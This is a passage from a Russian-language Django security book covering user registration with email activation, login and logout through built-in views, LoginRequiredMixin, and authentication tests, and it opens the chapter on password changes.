Модель проецирует на себя базу данных. Каждый класс модели представляет в коде соответствующую таблицу из базы. Объект такого класса – это одна строка из таблицы. Каждое свойство подобного объекта – это место, куда будет положено значение из соответствующего столбца. Через модели можно читать, создавать, обновлять и удалять записи в базе данных.

Содержимое HTTP-ответов хранится в *шаблонах*. Шаблоны состоят из HTML-разметки и незамысловатых подстановочных конструкций. Например, на месте {{ `user.username` }} может быть подставлено имя пользователя. Представление берет шаблон и конструирует на его основе содержимое ответа. На рис. 8.2 показано, как представления, модели и шаблоны связаны между собой.




Рис. 8.2 Приложение на Django обрабатывает запросы с помощью архитектуры модель–представление–шаблон

Такая архитектура называется *модель–представление–шаблон* (model-view-template – MVT). Если вы уже знакомы с архитектурой *модель–представление–контроллер* (model-view-controller – MVC), то наверняка сейчас немножко обескуражены несоответствием терминов. Они сходятся на том, что называть моделью: класс, представляющий собой таблицу из базы. Но вот представлением называются совсем разные вещи. Представление из MVT в некоторой мере выполняет функции контроллера из MVC. Представление из MVC соответствует шаблону в архитектуре MVT. Таблица 8.1 показывает (не) соответствие понятий наглядно.

Таблица 8.1. Терминология MVT и терминология MVC

Термин из мира MVT	Термин из мира MVC	За что отвечает
Модель	Модель	Объектно-ориентированное представление таблиц базы данных
Представление	Контроллер	Обработка входящего запроса, запуск требуемых процедур и формирование ответа на основе полученных результатов
Шаблон	Представление	Шаблонное содержимое ответа

В этой книге используется терминология архитектуры MVT, общепринятой при разработке на Django.

Внутренне сценарий регистрации будет состоять именно из представлений, моделей и шаблонов. Писать представления и модели не придется: они уже написаны за вас в приложении `django-registration`. Чтобы воспользоваться им, нам придется установить его в наш проект. Здесь необходимо пояснить разницу между понятиями *при-*

ложение Django (Django app) и *проект Django* (Django project), так как порой их путают между собой.

Проект Django состоит из набора задающих параметры файлов, как то settings.py и urls.py, и приложений Django, одного или более. Как создать костяк проекта с помощью скрипта `django-admin`, было рассказано в шестой главе.

Приложение Django же – обособленная часть проекта Django. Каждое такое приложение отвечает за определенную функцию, такую как, например, регистрация пользователя. Из одних и тех же приложений возможно создать множество проектов на Django. Приложения Django обычно очень небольшие, так как отвечают за что-то одно. Это отличает их от приложений в привычном смысле слова.

Установим `django-registration`. В папке, где вы ранее уже запускали `django-admin`, зайдите в виртуальное окружение:

```
$ pipenv shell
```

Запустите установку:

```
$ pipenv install django-registration
```

Далее откройте в редакторе файл settings.py, который расположен в alice/alice, то есть корне Django. Допишите в настройку `INSTALLED_APPS` выделенную жирным строку, чтобы добавить приложение `django-registration` в список установленных. Все строки, указанные выше, – это приложения, которые уже есть в вашем проекте. Не удаляйте ни одного, добавьте `'django_registration',` именно новой строкой:

```
INSTALLED_APPS = [
    ...
    'django.contrib.staticfiles',
    'django_registration',
]
```

Добавляет приложение django-registation в проект

Следующую команду надо запустить из корня проекта, то есть там, где расположен файл manage.py. Относительно settings.py это папкой выше. Эта команда внесет в базу данных проекта изменения, необходимые `django-registration`:

```
$ python manage.py migrate
```

Затем откроем в редакторе файл urls.py, который находится по соседству с settings.py, то есть в корне Django. В начале файла добавьте импорт для функции `include`, как показано в листинге 8.1. Ниже находится список `urlpatterns`. Он требуется Django, чтобы выбрать представление по URL запроса. Добавьте в него выделенную жирным строку. Не удаляйте существующие элементы списка.

Листинг 8.1 Список URL для вызова требуемого представления

```
from django.contrib import admin
from django.urls import path, include

urlpatterns = [
    path('admin/', admin.site.urls),
    path('accounts/',
         include('django_registration.backends.activation.urls')),
]
```

Добавляем импорт для include

Для соотношения путей URL и представлений приложения django-registration

Написав эту строку, вы добавили соотношение пяти путей URL к представлениям. Вот они:

Таблица 8.2. URL django-registration и их представления

Пути URL	Класс представления
accounts/activate/complete/	`TemplateView`
accounts/activate/<activation_key>/	`ActivationView`
accounts/register/	`RegistrationView`
accounts/register/complete/	`TemplateView`
accounts/register/closed/	`TemplateView`

Три URL указывают на класс `TemplateView`, который не содержит логики и просто выводит содержимое шаблона. В следующем разделе нам предстоит написать их.

8.1.1 Шаблоны

Каждый проект на Django оснащен полноценным *шаблонизатором*. Его работа – подставлять информацию в статичные шаблоны. На рис. 8.3 шаблонизатор формирует упорядоченный список на языке HTML.




Рис. 8.3 Шаблонизатор подставляет информацию в статичную HTML-разметку и получает готовый HTML-документ

Шаблонизатор настраивается в модуле `settings`, как и любая значительная подсистема Django. Откройте в редакторе файл settings.py и найдите настройку `TEMPLATES`, это список шаблонизаторов. В первом и единственном его элементе найдите ключ `DIRS`. В перечисленных там папках шаблонизатор будет искать шаблоны, и пока что там нет ни одной директории. Давайте добавим:

```
TEMPLATES = [
    {
        ...
        'DIRS': [BASE_DIR / 'templates'],
        ...
    }
]
```

Искать шаблоны в каталоге alice/templates

В корне проекта, где находится файл manage.py, создайте папку templates, а в ней подпапку django_registration. В ней будут находиться ваши шаблоны:

- registration_form.html;
- registration_complete.html;
- activation_email_subject.txt;
- activation_email_body.txt;
- activation_complete.html.

Именно в таком порядке их увидит Боб.

Создадим в alice/templates/django_registration файл registration_form.html и поместим в него код из листинга 8.2, нашу форму регистрации. С нее начнет путь Боб. Для чего здесь тег `csrf_token`, мы поговорим в главе 16. На место переменной `form.as_p` шаблонизатор подставит поля формы.

Листинг 8.2 Форма регистрации

```
<html>
    <body>
        <form method='POST'>
            {% csrf_token %}
            {{ form.as_p }}
            <button type='submit'>Зарегистрироваться</button>
        </form>
    </body>
</html>
```

Важная часть формы, но о ней позже

На этом месте появятся поля формы

Теперь создадим там же файл registration_complete.html. Его Боб увидит после успешной регистрации:

```
<html>
    <body>
        <p>
            Вы зарегистрированы.
            На вашу электронную почту отправлено письмо для активации
```

```
            учетной записи.
        </p>
    </body>
</html>
```

Создадим файл activation_email_subject.txt:

```
Активация учетной записи на {{ site }}
```

Это будет темой электронного письма. На место переменной `site` будет подставлен адрес сайта, в нашем случае `localhost`.

Создадим файл activation_email_body.txt с текстом письма:

```
Здравствуйте, {{ user.username }}.

Для активации учетной записи пройдите по ссылке:
https://{{ site }}/accounts/activate/{{ activation_key }}/
```

И наконец, после успешной активации Боб увидит содержимое шаблона activation_complete.html. Создадим его:

```
<html>
    <body>
        <p>Учетная запись активирована!</p>
    </body>
</html>
```

Сценарий регистрации подразумевает отправку письма Бобу во время регистрации. Настраивать настоящую отправку электронной почты во время разработки – излишняя морока. Откройте модуль `settings` и добавьте в конец:

```
if DEBUG:
    EMAIL_BACKEND = 'django.core.mail.backends.console.EmailBackend'
```

Вместо отправки Django будет отображать письма в командной строке, из которой был запущен сервер.

Осталось настроить, сколько дней есть у Боба, чтобы нажать ссылку в письме. Пускай это будет три дня. Добавьте к остальным настройкам:

```
ACCOUNT_ACTIVATION_DAYS = 3
```

Теперь все готово для того, чтобы Боб зарегистрировал себе учетную запись.

8.1.2 Боб заводит учетную запись

Перезапустите `gunicorn`, чтобы настройки из модуля `settings` вступили в силу. Откройте в браузере https://localhost:8000/accounts/register/. Вы увидите форму регистрации. Все поля обязательны: имя,

почта и пароль дважды. Заполните форму, как показано на рис. 8.4, придумайте Бобу пароль. Затем отправьте форму.




Рис. 8.4 Отправленная форма будет содержать имя, почту и пароль

Теперь у Боба есть учетная запись, но пока что он не может ею воспользоваться. Сначала ему придется ее активировать, пройдя по ссылке в письме. Благодаря этому Мэллори не сможет завести себе запись под почтой Боба, а Боб не станет получать от нас непрошеных писем. Кроме того, мы будем уверены, что Боб ввел почту верно.

Итак, Боб видит страницу, что на его почту отправлено письмо для активации. Совсем недавно мы настроили, что почта приходит нам прямо в консоль. Проверьте, письмо должно оказаться там. Найдите в нем ссылку для активации. Обратите внимание на ее хвост, где находится код активации. Это не просто строка из случайных букв и цифр, в ней закодированы имя пользователя, время регистрации и хеш от них. Хеш высчитывается от имени и времени HMAC-функцией, о которых мы говорили в третьей главе. Ключом выступает `SECRET_KEY`. Таким образом сервер может проверить целостность кода активации и его подлинность: что код создан именно этим сервером, а не каким-либо другим.

Скопируйте ссылку из командной строки в адресную строку браузера и нажмите **Enter**. Сервер получит код активации, извлечет из него имя пользователя, время регистрации и хеш. Затем заново высчитает хеш от имени и времени и сравнит с хешем из кода активации. Если они совпадают, значит, никто не пытался исказить и подменить код активации, и учетная запись Боба будет успешно активирована.

После активации Боб увидит говорящую об успехе страницу. Его учетная запись создана и активирована. Мы реализовали наш пер-

вый сценарий и прошли сквозь него. В следующем разделе нам нужно создать еще один: Боба нужно пустить в его свежую учетную запись.




Рис. 8.5 Боб отправил форму и получил письмо. Для кода активации из ссылки применено хеширование с ключом

8.2 Проверка личности

В этом разделе мы реализуем ради Боба еще один сценарий. В нем Боб докажет, что он – это действительно он, перед тем как получить доступ к конфиденциальной информации.

Сперва Боб запрашивает форму входа на сайт, заполняет ее и отправляет. Сервер перенаправляет Боба на его бесхитростную личную страничку. Боб выходит из учетной записи, и сервер перенаправляет его обратно на форму входа (рис. 8.6).

Как и в сценарии регистрации, здесь нам потребуются представления, модели и шаблоны. В этот раз фреймворк выполнил почти всю работу за нас. Многие представления, модели и шаблоны есть в Django «из коробки». В том числе все для входа и выхода из учетной записи, смены и восстановления пароля. В следующем разделе мы воспользуемся двумя встроенными в Django представлениями.

8.2.1 Встроенные представления

Чтобы задействовать встроенные представления, снова отредактируем файл urls.py. Не удаляя существующие, добавьте еще один элемент в список `urlpatterns`:

```
urlpatterns = [
    ...
    path('accounts/', include('django.contrib.auth.urls')),
]
```

Для соотношения путей URL и встроенных представлений




Рис. 8.6 Сценарий подразумевает, что Боб входит на сайт, смотрит на личную страничку и выходит

Благодаря этой строке при отправке запроса на восемь путей URL будут вызваны соответствующие встроенные представления, как показано в табл. 8.3. В этой главе мы будем работать с `LoginView` и `LogoutView`. Остальные представления пригодятся нам в следующей главе.

Таблица 8.3. URL и их встроенные представления

Пути URL	Класс представления
accounts/login/	`LoginView`
accounts/logout/	`LogoutView`
accounts/password_change/	`PasswordChangeView`
accounts/password_change/done/	`PasswordChangeDoneView`
accounts/password_reset/	`PasswordResetView`
accounts/password_reset/done/	`PasswordResetDoneView`
accounts/reset/<uidb64>/<token>/	`PasswordResetConfirmView`
account/reset/done/	`PasswordResetCompleteView`

Многие проекты на Django так и используют эти представления на боевых системах. Их любят по двум причинам. Во-первых, с ними можно быстро запустить проект без изобретения велосипедов. Во-вторых, что важнее, они разработаны с использованием проверенных приемов.

В следующем разделе вы создадите свое собственное представление. Оно будет жить в своем собственном приложении Django, которое даст Бобу возможность зайти на личную страничку.

8.2.2 Создание приложения Django

У вас уже был опыт создания *проекта Django*, а в этом разделе вы сформируете приложение Django. Для этого запустите команду в корне проекта:

```
$ python manage.py startapp profile_info
```

С ее помощью вы только что создали приложение Django в новой директории под названием profile_info. На рис. 8.7 показано получившееся дерево файлов. Обратите внимание: в директории появились отдельные модули для представлений, моделей и тестов, относящихся к приложению. В этой главе мы отредактируем модули `views` и `tests`.

Рис. 8.7 Дерево файлов свежесозданного приложения Django

Откройте в редакторе модуль `views` и замените его содержимое на код из листинга 8.3. Что происходит в классе `ProfileView`? Мы достаем из объекта запроса `request` экземпляр класса с информацией о пользователе `user`. Это модель, которая уже встроена во фреймворк. Django автоматически создает описывающий посетителя объект и кладет его в экземпляр класса запроса, перед тем как вызвать представление. Если пользователь не представился, мы возвращаем ответ с кодом 401. Этот код обозначает, что посетитель не может получить ресурс без предварительной проверки личности. Если пользователь представился, `ProfileView` вернет ему ответ с личной страничкой.

Листинг 8.3 Добавляем представление в приложение

```
from django.http import HttpResponse
from django.shortcuts import render
from django.views.generic import View


class ProfileView(View):

    def get(self, request):
        user = request.user
```

Достаем описывающий посетителя объект

```
        if not user.is_authenticated:
            return HttpResponse(status=401)
        return render(request, 'profile.html')
```

Даем отказ непредставившимся

Делаем из шаблона ответ

По соседству с только что отредактированным views.py создайте файл urls.py. Он сообщает, что для отображения пути profile/ нужно использовать наше свежеиспеченное представление:

```
from django.urls import path
from . import views

urlpatterns = [
    path('profile/', views.ProfileView.as_view(), name='profile'),
]
```

Теперь отредактируем urls.py в корне Django, а не в папке нашего приложения. Не трогая существующие строки, добавьте туда следующую:

```
urlpatterns = [
    ...
    path('accounts/', include('profile_info.urls')),
]
```

Итоговый URL до личной странички пользователя будет accounts/profile/, он складывается из частички accounts/ из alice/alice/urls.py и частички profile/ из alice/profile_info/urls.py.

Итак, на данный момент мы применили встроенные представления и создали одно собственное, `ProfileView`. Пора создать для них шаблоны. В каталоге templates создайте подкаталог registration, а в нем файл login.html. В него заглянет `LoginView`, чтобы показать форму входа. Заполните шаблон разметкой:

```
<html>
    <body>
        <form method='POST'>
            {% csrf_token %}
            {{ form.as_p }}
            <button type='submit'>Войти</button>
        </form>
    </body>
</html>
```

Важная часть формы, но о ней позже

На этом месте появятся поля для имени и пароля

Именно сюда Боб введет свои имя и пароль. `{{ form.as_p }}` превратится в поля для них. Про `csrf_token` речь пойдет в главе 16.

В самой папке templates создайте файл profile.html. В этом шаблоне и будет отображаться информация о Бобе, а также форма для выхода из учетной записи. Введите такой код:

```
<html>
    <body>
        <p>
```

```
        Здравствуйте, {{ user.username }}.
        Ваша почта: {{ user.email }}.
    </p>
    <form method="post" action="{% url 'logout' %}">
        {% csrf_token %}
        <button type="submit">Выйти из учетной записи</button>
    </form>
  </body>
</html>
```

Подставляем ссылку для выхода из учетной записи

Отображаем данные о пользователе. Берем их из модели пользователя, а она – из базы данных

{{ user }} здесь указывает на тот же описывающий пользователя объект, который встречался нам в ProfileView. Вместо шаблонного тега url будет подставлена ссылка, которая указывает на LogoutView.

Все готово для того, чтобы Боб вошел в учетную запись. Перед следующим разделом убедитесь, что все изменения сохранены. Перезапустите gunicorn.

8.2.3 Боб входит и выходит

Откройте https://localhost:8000/accounts/login, введите учетные данные Боба и отправьте форму[1]. Если имя и пароль верны, в присланном LoginView ответе мы увидим две важные детали:

- заголовок ответа Set-Cookie;
- код ответа 302.

В заголовке Set-Cookie сервер прислал браузеру идентификатор сеанса, как и было описано в предыдущей главе. Браузер Боба приберег идентификатор, чтобы отправлять его с каждым следующим запросом.

Также сервер направил браузер Боба на страницу /accounts/profile/, снабдив ответ кодом статуса 302. Такое перенаправление после заполнения формы – один из проверенных приемов. Благодаря этому посетитель, обновив страницу, не отправит случайно форму еще раз[2].

Открывшаяся страница вызвала ProfileView из нашего собственного приложения. В свою очередь, представление ProfileView взяло шаблон profile.html и отдало шаблонизатору через функцию render. Шаблонизатор подставил данные учетной записи Боба, ссылку в форму выхода из учетной записи и вернул представлению готовый ответ, который оно и переслало Бобу.

---

[1] Заранее нажмите в браузере **F12** и выберите вкладку **Сеть** (Network), чтобы увидеть описанное автором свои глазами. Кликните на совершенный POST-запрос и посмотрите заголовки ответа. – *Прим. перев.*

[2] Возможно, вам интересно, почему после успешного входа на сайт нас перенаправило на нужную страницу. Ведь мы ничего для этого не делали, а просто сделали форму входа и личную страничку, которые никак не связаны между собой. Дело в том, что URL /accounts/profile/ не случайный. Это адрес по умолчанию, на который LoginView перенаправляет после успешного входа. Вы можете изменить его, добавив настройку LOGIN_REDIRECT_URL. – *Прим. перев.*

Выход из учетной записи

`LogoutView` «из коробки» показывает стандартную страницу, сообщающую, что посетитель успешно вышел из учетной записи. Мы же хотели, чтобы пользователь возвращался на форму входа. Давайте так и сделаем. Добавьте в модуль `settings` строку:

```
LOGOUT_REDIRECT_URL = '/accounts/login/'
```

При наличии этой настройки `LogoutView` вместо отображения страницы направит по указанному адресу. Перезапустите сервер, если он не сделал этого сам, и кликните «Выйти из учетной записи». Улетит запрос на /accounts/logout/, который запустит `LogoutView`.

Как и `LoginView`, `LogoutView` ответит со статусом 302 и заголовком `Set-Cookie`. Заголовок `Set-Cookie` присваивает cookie сеанса пустую строку со сроком жизни 0 секунд, что удаляет cookie из браузера Боба. Браузер также повинуется коду 302 и перенаправляет Боба на страницу с формой входа. Таким образом, Боб вошел в учетную запись и вышел из нее. Мы успешно реализовали второй по счету сценарий.

Многофакторная проверка личности

Паролям свойственно попадать в чужие руки. Личность пользователя все чаще проверяется дополнительными способами, что известно как *многофакторная проверка личности* (multi-factor authentication – MFA). Вам наверняка доводилось с ней сталкиваться. В подобных случаях, кроме имени и пароля для доступа к учетной записи, может потребоваться:

- одноразовый пароль;
- ключ iButton, RFID-метка, смарт-карта;
- отпечаток пальца, распознавание лица и другая биометрия.

На момент написания книги мне не удалось найти зарекомендовавшей себя библиотеки на Python для этих целей. Надеюсь, на этом поле что-нибудь созреет до выхода следующего издания. Я безусловно рекомендую применять многофакторную проверку личности в ваших проектах, но хотел бы оговориться.

- Не поддавайтесь соблазну сваять ее самостоятельно. «Не изобретай свое шифрование» – проверки личности это тоже касается. Обеспечить безопасность непросто, и, строя ее с нуля, можно запросто наступить на все грабли.
- Сторонитесь одноразовых паролей по SMS либо через телефонный звонок. Это относится и к вашим проектам, и к сервисам, которыми вы пользуетесь. Такой механизм часто встречается, но он небезопасен. Телефонная связь – антоним слову «безопасность».
- Старайтесь не задавать людям вопросов о девичьей фамилии матери или имени друга, с которым вы ели песок в детском саду. Такие вопросы зовутся *контрольными*, но я бы назвал *бесконтрольными*. В эпоху социальных сетей злоумышленник найдет ответы на них на раз-два.

В этом разделе вы заложили фундамент для постройки большинства веб-сайтов. Теперь пора сделать код чуточку проще.

8.3 Просим представиться загодя

По-настоящему безопасные сайты даже не допускают гостей к представлениям, требующим входа на сайт. Если в запросе не содержится верный идентификатор сеанса, такой сайт сразу же покажет ошибку либо перенаправит на форму входа. В Django для этого существует класс `LoginRequiredMixin`. Если представление наследуется от него, то проверять, вошел ли посетитель, не нужно. `LoginRequiredMixin` сделает это за вас.

Откройте в редакторе файл profile_info/views.py. `ProfileView` теперь должен также наследоваться от `LoginRequiredMixin`. Не убирайте наследование от `View`. Сейчас на запрос от гостя представление перенаправит его на форму входа. Код для проверки, вошел ли посетитель, уже можно удалить. Он больше не требуется. Все необходимые изменения отмечены в листинге 8.4.

Листинг 8.4 Код для запрета гостей стал лаконичнее

```
from django.contrib.auth.mixins import LoginRequiredMixin
from django.http import HttpResponse
from django.shortcuts import render
from django.views.generic import View


class ProfileView(LoginRequiredMixin, View):

    def get(self, request):
        user = request.user
        if not user.is_authenticated:
            return HttpResponse(status=401)
        return render(request, 'profile.html')
```

Добавьте этот импорт

Этот импорт больше не нужен

Добавьте наследование от LoginRequiredMixin

Удалите эти три строчки

Декоратор функции `login_required` делает то же самое, но предназначен для представлений в виде функций. Вот как мы могли бы переписать profile_info/views.py, используя функциональные представления:

```
from django.contrib.auth.decorators import login_required
from django.shortcuts import render


@login_required
def profile_view(request):
    return render(request, 'profile.html')
```

Делает то же самое, что и LoginRequiredMixin

Если вы хотите проверить работу представления на основе функции, то не забудьте поменять ссылку на него в profile_info/urls.py:

```
urlpatterns = [
    path('profile/', views.profile_view, name='profile'),
]
```

Итак, мы проверяем личность посетителей, прежде чем показать им конфиденциальную информацию. Бытует мнение, что для скрытых от гостей представлений трудно писать тесты. Для каких-то фреймворков это может быть правдой, но не для Django, в чем мы убедимся в следующем разделе.

8.4 Тестируем проверку личности и скрытое за ней

Что роднит безопасность и написание тестов? Программисты беспечны в одном и в другом. Обычно в начале разработки о первом и втором никто толком не думает, отчего на долгой дистанции проект может пострадать.

Любой новый функционал должен быть покрыт тестами, и Django подталкивает вас к этому, добавляя модуль `tests` в каждое созданное приложение. В нем и будут находиться ваши тесты. Задача каждого класса, наследуемого от `TestCase`, – проверить определенную часть проекта. Наследники `TestCase` состоят из методов, каждый из которых тестирует ваш код, запуская его компонент и проверяя результаты.

Проверка личности для тестов не помеха. На сайт может зайти вполне себе настоящий пользователь со вполне всамделишным паролем и затем проверить скрытый за формой входа функционал – и все это в рамках автоматического теста. Откройте в редакторе profile_info/tests.py и добавьте туда код из листинга 8.5. Класс `TestAuthentication` покрывает тестами весь наш второй сценарий. В методе `test_authenticated_workflow` создается пользователь Боб, затем он входит на сайт, заходит на личную страничку и выходит из учетной записи.

Листинг 8.5 Тестируем проверку личности и скрытый за ней функционал

```
from django.contrib.auth import get_user_model
from django.test import TestCase


class TestAuthentication(TestCase):

    def test_authenticated_workflow(self):
        passphrase = 'wool reselect resurface annuity'
        get_user_model().objects.create_user('bob', password=passphrase)

        self.client.login(username='bob', password=passphrase)
        self.assertIn('sessionid', self.client.cookies)
```

Создаем тестового пользователя Боба

Боб входит на сайт

```
response = self.client.get(
    '/accounts/profile/',
    secure=True)
self.assertEqual(200, response.status_code)
self.assertContains(response, 'bob')

self.client.logout()
self.assertNotIn('sessionid', self.client.cookies)
```

Заходит на личную страничку

Якобы по HTTPS, на самом деле понарошку

Проверяем ответ

Проверяем, что Боб вышел из учетной записи

Следом добавьте метод `test_prohibit_anonymous_access` из листинга 8.6. В нем мы попытаемся открыть личную страничку, не входя на сайт. Проверим ответ: были ли мы переброшены на форму входа.

Листинг 8.6 Тестируем запреты для гостей

```
class TestAuthentication(TestCase):

...

    def test_prohibit_anonymous_access(self):
        response = self.client.get('/accounts/profile/', secure=True)
        self.assertEqual(302, response.status_code)
        self.assertIn('/accounts/login/', response['Location'])
```

Заходим как гость

Проверяем результат

Запустим наши тесты. Введите в корне проекта:

```
$ python manage.py test
```

Команда сама отыщет наши два новеньких теста и запустит их. Оба они должны пройти успешно:

```
System check identified no issues (0 silenced).
..
----------------------------------------------------------------------
Ran 2 tests in 0.294s
OK
```

В этой главе вы узнали, как снабдить проект самым важным функционалом для любого сервиса. Теперь вы знаете, как сделать регистрацию с последующей активацией и как закрыть доступ к страницам сайта проверкой личности. В последующих главах мы закрепим успех: научимся обращаться с пользовательскими паролями, раздавать посетителям права, входить на сайт через OAuth 2.0 и социальные сети.

Итоги

- Сценарий регистрации должен включать в себя активацию учетной записи, чтобы проверить введенную почту.

- При разработке на Django участвуют представления, модели и шаблоны.
- Не изобретайте велосипед, в Django для проверки личности уже всё есть.
- Подразумевающие проверку личности страницы должны быть скрыты от гостей.
- Спрятанный за проверкой личности функционал можно и нужно тестировать.

9 Пользовательские пароли

Темы этой главы:

- смена и сброс паролей;
- проверка паролей на соответствие требованиям;
- засолка паролей на случай слива БД;
- функции формирования ключа против атаки «грубой силой»;
- смена алгоритма хеширования паролей при существующих пользователях.

В предыдущих главах вам довелось узнать о вычислении хешей и проверке личности. В этой главе вам пригодятся полученные знания. Нам предстоит реализовать для Боба еще пару сценариев: смены и восстановления пароля. Мы снова встретимся с проверкой подлинности данных. Узна́ем, как засолка паролей с помощью функций формирования ключа поможет при утечке базы данных и предотвратит раскрытие паролей с помощью полного перебора. Кроме того, нам предстоит выбрать и внедрить требования к самим паролям. Ближе к концу главы мы сменим алгоритм хеширования паролей у существующего сервиса без единой минуты простоя.

9.1 Сценарий смены пароля

В предыдущей главе мы уже сделали так, что набор путей указывает на ряд встроенных в Django представлений. Нам пригодились `LoginView` и `LogoutView`, чтобы воплотить сценарий входа и выхода из учетной записи. На этот раз для сценария смены пароля нас будут интересовать представления `PasswordChangeView` и `PasswordChangeDoneView`.

Запустите сервер, зайдите на сайт под Бобом, затем откройте страницу https://localhost:8000/accounts/password_change/. Благодаря добавленной нами в разделе 8.2.1 строке было вызвано представление `PasswordChangeView`, которое и отобразило для нас незамысловатую форму смены пароля. Как видно на рис. 9.1, форма содержит три обязательных поля:

- текущий пароль;
- новый пароль;
- новый пароль еще раз.

Обратите внимание, что под полем для нового пароля перечислены четыре требования к нему, составляющие регламент выбора пароля (password policy). Это необходимо для того, чтобы пользователи не выбирали слабые пароли. После отправки формы `PasswordChangeView` проверяет соответствие пароля требованиям.




Рис. 9.1 Встроенная форма смены пароля предъявляет четыре требования к паролю

